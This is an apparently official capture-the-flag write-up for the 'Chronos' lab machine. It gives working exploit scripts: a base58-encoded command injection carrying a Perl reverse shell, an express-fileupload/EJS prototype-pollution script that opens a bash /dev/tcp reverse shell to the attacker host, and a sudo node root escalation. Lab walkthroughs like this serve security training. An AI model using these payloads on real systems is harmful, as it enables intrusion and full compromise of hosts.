


Chronos - Official Writeup | Alienum

Port Scan

```
alienum@Prometheus: ~  
alienum@Prometheus:~$ nmap 10.0.2.253  
Starting Nmap 7.80 ( https://nmap.org ) at 2021-08-04 08:57 EEST  
Nmap scan report for 10.0.2.253 (10.0.2.253)  
Host is up (0.00055s latency).  
Not shown: 997 closed ports  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
8000/tcp   open  http-alt  
  
Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds  
alienum@Prometheus:~$
```

- open ports : 22, 80, 8000


Enumeration | Port 80



- index.html sends GET request to chronos.local:8000
- add chronos.local to /etc/hosts

```
alienum@Prometheus: ~  
alienum@Prometheus:~$ cat /etc/hosts | grep chronos  
10.0.2.253      chronos.local  
alienum@Prometheus:~$
```

- now the requests works



Analyzing the Requests

- User-Agent : Chronos
- URL : <http://chronos.local:8000/date?format=4ugYDuAkScCG5gMcZjEN3mALyG1dD5ZYsiCfWvQ2w9anYGyL>

Headers Cookies Request Response Timings Stack Trace

Filter Headers

GET <http://chronos.local:8000/date?format=4ugYDuAkScCG5gMcZjEN3mALyG1dD5ZYsiCfWvQ2w9anYGyL>

Status: 200 OK

Version: HTTP/1.1

Transferred: 306 B (46 B size)

Referrer Policy: strict-origin-when-cross-origin

Response Headers (260 B)

- Access-Control-Allow-Origin: *
- Connection: keep-alive
- Content-Length: 46
- Content-Type: text/html; charset=utf-8
- Date: Wed, 04 Aug 2021 06:08:41 GMT
- ETag: W/"2e-6TiBRKJ1GL4MEs5wjeMFqnBjCc"
- Keep-Alive: timeout=5
- X-Powered-By: Express

Request Headers (340 B)

- Accept: */*
- Accept-Encoding: gzip, deflate
- Accept-Language: en-US,en;q=0.5
- Connection: keep-alive
- Host: chronos.local:8000
- If-None-Match: W/"2e-F25+lsiLmNFR2KKxfnA00Cadb7c"
- Origin: http://chronos.local
- Referer: http://chronos.local/
- User-Agent: Chronos

Base58 Decoder

Encode Decode

Treat Output As Text

Input Base58

4ugYDuAkScCG5gMcZjEN3mALyG1dD5ZYsiCfWvQ2w9anYGyL

Output Text

'+Today is %A, %B %d, %Y %H:%M:%S.'

Remote Code Execution

- The `date?format=` is vulnerable to RCE

Python Script

- Note : some commands or payloads not working because there is command restriction

```
import requests
import base58

payload = ";perl -e 'use Socket;$i=\"10.0.2.254\";$p=4444;socket(S,PF_INET,SOCK_STREAM,getprotobyname(\"tcp\"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,\">&S\");open(STDOUT,\">&S\");open(STDERR,\">&S\");exec(\"/bin/sh -i\");};'"
encoded_payload = base58.b58encode(payload.encode('utf-8'))

url = "http://chronos.local:8000/date?format="+encoded_payload.decode()

headers = {

    "User-Agent" : "Chronos"
}

response = requests.get(url, headers=headers, verify=False)
print(response.status_code)
print(response.text)
print('[+] Check your listener')
```

Reverse Shell - Proof

```
chronos-exploit.py - Visual Studio Code
dit Selection View Go Run Terminal Help
chronos-exploit.py x
home > alienum > Desktop > chronos-exploit.py > ...
1 import requests
2 import base58
3
4 payload = ";perl -e 'use Socket;$i=\"10.0.2.254\";$p=4444;socket(S,PF_INET,SOCK_STR
5 encoded_payload = base58.b58encode(payload.encode('utf-8'))
6
7 url = "http://chronos.local:8000/date?format="+encoded_payload.decode()
8
9 headers = {
10     "User-Agent" : "Chronos"
11 }
12
13
14 response = requests.get(url, headers=headers, verify=False)
15 print(response.status_code)
16 print(response.text)
17 print('[+] Check your listener')
```

```
alienum@Prometheus:~$ nc -nvlp 4444
Listening on 0.0.0.0 4444
Connection received on 10.0.2.253 58948
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ hostname
chronos
$
```

```
alienum@Prometheus:~$ /bin/python3 /home/alienum/Desktop/chronos-exploit.py
```

User

Enumeration

```
ss -an
```

```
tcp LISTEN 0 128 127.0.0.53%lo:53 0.0.0.0:*
tcp LISTEN 0 128 0.0.0.0:22 0.0.0.0:*
tcp LISTEN 0 128 127.0.0.1:8080 0.0.0.0:*
tcp ESTAB 0 0 10.0.2.253:58948 10.0.2.254:4444
tcp LISTEN 0 128 [::]:22 [::]:*
tcp LISTEN 0 128 *:8000 *:
tcp LISTEN 0 128 *:80 *:
tcp ESTAB 0 0 [::ffff:10.0.2.253]:8000 [::ffff:10.0.2.254]:41498
```

- found one service that running at 127.0.0.1:8080

Further enumeration

- the location of the source code of the service is /opt/chronos-v2

```
www-data@chronos:/opt/chronos-v2$ ls
ls
backend frontend index.html
www-data@chronos:/opt/chronos-v2$ pwd
pwd
/opt/chronos-v2
www-data@chronos:/opt/chronos-v2$
```

- check the /opt/chronos-v2/backend/server.js

```
www-data@chronos:/opt/chronos-v2/backend$ cat server.js
cat server.js
const express = require('express');
const fileupload = require("express-fileupload");
const http = require('http')

const app = express();

app.use(fileupload({ parseNested: true }));

app.set('view engine', 'ejs');
app.set('views', "/opt/chronos-v2/frontend/pages");

app.get('/', (req, res) => {
    res.render('index')
});

const server = http.Server(app);
const addr = "127.0.0.1"
const port = 8080;
server.listen(port, addr, () => {
    console.log('Server listening on ' + addr + ' port ' + port);
});www-data@chronos:/opt/chronos-v2/backend$
```

- check the /opt/chronos-v2/backend/package.json

```
www-data@chronos:/opt/chronos-v2/backend$ cat package.json
cat package.json
{
  "name": "some-website",
  "version": "1.0.0",
  "description": "",
  "main": "server.js",
  "scripts": {
    "start": "node server.js"
  },
  "author": "",
  "license": "ISC",
  "dependencies": {
    "ejs": "^3.1.5",
    "express": "^4.17.1",
    "express-fileupload": "^1.1.7-alpha.3"
  }
}
www-data@chronos:/opt/chronos-v2/backend$
```

Prototype Pollution

Affecting [express-fileupload](#) package, versions <1.1.10

Report new vulnerabilities

Do your applications use this vulnerable package?

Types of attacks

There are a few methods by which Prototype Pollution can be manipulated:

TYPE	ORIGIN	SHORT DESCRIPTION
Denial of service (DoS)	Client	<p>This is the most likely attack. DoS occurs when <code>Object</code> holds generic functions that are implicitly called for various operations (for example, <code>toString</code> and <code>valueOf</code>).</p> <p>The attacker pollutes <code>Object.prototype.someattr</code> and alters its state to an unexpected value such as <code>Int</code> or <code>Object</code>. In this case, the code fails and is likely to cause a denial of service.</p> <p>For example: if an attacker pollutes <code>Object.prototype.toString</code> by defining it as an integer, if the codebase at any point was reliant on <code>someobject.toString()</code> it would fail.</p>
Remote Code Execution	Client	<p>Remote code execution is generally only possible in cases where the codebase evaluates a specific attribute of an object, and then executes that evaluation.</p> <p>For example: <code>eval(someobject.someattr)</code>. In this case, if the attacker pollutes <code>Object.prototype.someattr</code> they are likely to be able to leverage this in order to execute code.</p>
Property Injection	Client	<p>The attacker pollutes properties that the codebase relies on for their informative value, including security properties such as cookies or tokens.</p> <p>For example: if a codebase checks privileges for <code>someuser.isAdmin</code>, then when the attacker pollutes <code>Object.prototype.isAdmin</code> and sets it to equal <code>true</code>, they can then achieve admin privileges.</p>

check this amazing article : [simple-remote-code-execution-on-ejs-web-applications-with-express-fileupload](#)

Port Forwarding

```
socat TCP-LISTEN:8082,fork TCP:127.0.0.1:8080
```



Python Script

```
import requests

### commands to run on victim machine
cmd = 'bash -c "bash -i && /dev/tcp/10.0.2.254/5555 0>&1"'

print("Starting Attack...")
### pollute
requests.post('http://chronos.local:8082', files = {'__proto__.outputFunctionName': (
    None, f"x;console.log(1);process.mainModule.require('child_process').exec('{cmd}');x")})

### execute command
requests.get('http://chronos.local:8082')
print("Finished!")
```

Proof - Reverse Shell

```
EJS-RCE-attack.py - Visual Studio Code
alienum@Prometheus: ~

alienum@Prometheus:~$ nc -nlvp 5555
Listening on 0.0.0.0 5555
Connection received on 10.0.2.253 56322
bash: cannot set terminal process group (677): Inappropriate ioctl for device
bash: no job control in this shell
imera@chronos:/opt/chronos-v2/backend$

alienum@Prometheus:~$ /bin/python3 /home/alienum/Desktop/EJS-Exploit/attacker/EJS-RCE-attack.py
Starting Attack...
Finished!
alienum@Prometheus:~$
```

Root

```
imera@chronos:~$ sudo -l
sudo -l
Matching Defaults entries for imera on chronos:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User imera may run the following commands on chronos:
  (ALL) NOPASSWD: /usr/local/bin/npm *
  (ALL) NOPASSWD: /usr/local/bin/node *
imera@chronos:~$
```

GTFOBins

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo node -e 'child_process.spawn("/bin/sh", {stdio: [0, 1, 2]})'
```

```
sudo /usr/local/bin/node -e 'child_process.spawn("/bin/sh", {stdio: [0, 1, 2]})'
```

Rooted - Proof

```
imera@chronos:~$ sudo -l
sudo -l
Matching Defaults entries for imera on chronos:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User imera may run the following commands on chronos:
  (ALL) NOPASSWD: /usr/local/bin/npm *
  (ALL) NOPASSWD: /usr/local/bin/node *
imera@chronos:~$ sudo /usr/local/bin/node -e 'child_process.spawn("/bin/sh", {stdio: [0, 1, 2]})'
id
uid=0(root) gid=0(root) groups=0(root)
/usr/bin/script -qc /bin/bash /dev/null
root@chronos:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@chronos:~#
```